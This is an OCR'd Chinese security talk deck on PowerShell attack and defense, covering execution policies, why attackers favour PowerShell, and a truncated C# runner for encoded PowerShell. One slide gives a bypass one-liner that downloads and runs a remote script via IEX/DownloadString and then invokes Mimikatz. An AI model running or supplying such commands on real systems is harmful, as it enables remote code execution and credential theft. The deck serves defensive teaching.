Powershell攻击与防御

360天马安全团队 王永涛(@sanr)

Get-Host

- 360天马安全研究员

  WIFI安全

  渗透测试

  入侵检测

- 联系方式：

  weibo.com/0xls

  ssssanr@gmail.com

  github.com/ssssanr

CONTENTS


PowerShell概述

传统的powershell防御

Powershell攻击

PowerShell检测与防御

%95 Powershell脚本为恶意



传播恶意软件最有效帮手：超95%的PowerShell脚本都是恶意脚本

latiaojun 2016-12-16 共96728人围观 ，发现 4 个不明物体 资讯

对很多IT专业人士来说，Powershell的确是Windows系统中一个相当强大的工具，而且微软也有意将PowerShell作为Windows系统的默认命令行工具。但赛门铁克最近的一份报告指出，超过95%的PowerShell脚本实际上都是恶意脚本。

赛门铁克在报告（传送门）中指出，绝大部分恶意PowerShell脚本都是扮演下载的角色。当然PowerShell脚本的终极目标还是要在设备上执行恶意代码，在整个网络传播恶意软件。

Figure 2. Malicious PowerShell script submissions in 2016

PowerShell概述

PowerShell概述

如linux
的Bash

基于.Net
技术

WMI Log
Registry ….

Windows API
.NET


导入模块
添加新命令

PowerShell概述

操作系统默认Powershell版本 $PSVersionTable

PowerShell	Desktop OS	Server OS
Version 2	Windows 7	Windows 2008 R2
Version 3	Windows 8	Windows 2012
Version 4	Windows 8.1	Windows 2012 R2
Version 5	Windows 10	Windows 2016

攻击者为什么爱PowerShell?



powershell

白名单

系统自带


远程管理

内存加载

使用Windows API&.Net代码

默认环境下的PowerShell防御

PowerShell执行策略



默认的设置， 不允许任何脚本运行

Restricted

只能运行经过数字证书签名的脚本

AllSigned

本地运行脚本不需要数字签名，但运行下载的脚本需要


Remote Signed

允许所有的脚本运行

Unrestricted

PowerShell执行策略

Restricted —— PS1文件不会自动执行 默认策略禁用所有脚本执行



```
PS C:\Users\wangyongtao> Get-executionPolicy
Restricted
PS C:\Users\wangyongtao> d:
PS D:\> .\Get-Process.ps1
无法加载文件 D:\Get-Process.ps1，因为在此系统中禁止执行脚本。有关详细信息，请参阅 "get-help about_signing"。
所在位置 行:1 字符: 18
+ .\Get-Process.ps1 <<<<
    + CategoryInfo          : NotSpecified: (:) [], PSSecurityException
    + FullyQualifiedErrorId : RuntimeException

PS D:\>
```

Bypass PowerShell执行策略


- PowerShell.exe -ExecutionPolicy Bypass -File xxx.ps1

- powershell "IEX (New-Object Net.WebClient).DownloadString(‘a.com/a.ps'); InvokeMimikatz

禁止powershell有用吗？？？

- PowerShell是Windows系统的一个核心组件(且不可移除)
- 存在于 System.Management.Automation.dll 动态链接库文件(DLL)
- 使用.Net就可以调用powershell

从.Net运行powershell




```
using System;
using System.Collections.ObjectModel;
using System.Management.Automation;
using System.Management.Automation.Runspaces;

namespace nps
{
    class Program
    {
        static void Main(string[] args)
        {
            if (args.Length >= 1)
            {
                if (args[0].ToLower() == "-encode")
                {
                    if(args.Length == 2)
                    {
                        Byte[] bytes = System.Text.Encoding.Unicode.GetBy
                        Console.WriteLine(System.Convert.ToBase64String(b
                    }
                    else
                    {
                        Console.WriteLine("usage: nps.exe -encode \"& com
                    }
                }
                else if (args[0].ToLower() == "-decode")
                {
                    if (args.Length == 2)
                    {
                        String cmd = System.Text.Encoding.Unicode.GetStri
                        Console.WriteLine(cmd);
                    }
                    else
                    {
                        Console.WriteLine("usage: nps.exe -decode {base_64_string}");
                    }
                }
                else
                {
                    PowerShell ps = PowerShell.Create();
                    if (args[0].ToLower() == "-encodedcommand" || args[0].ToLower() == "-enc")
                    {
                        String script = "";
```

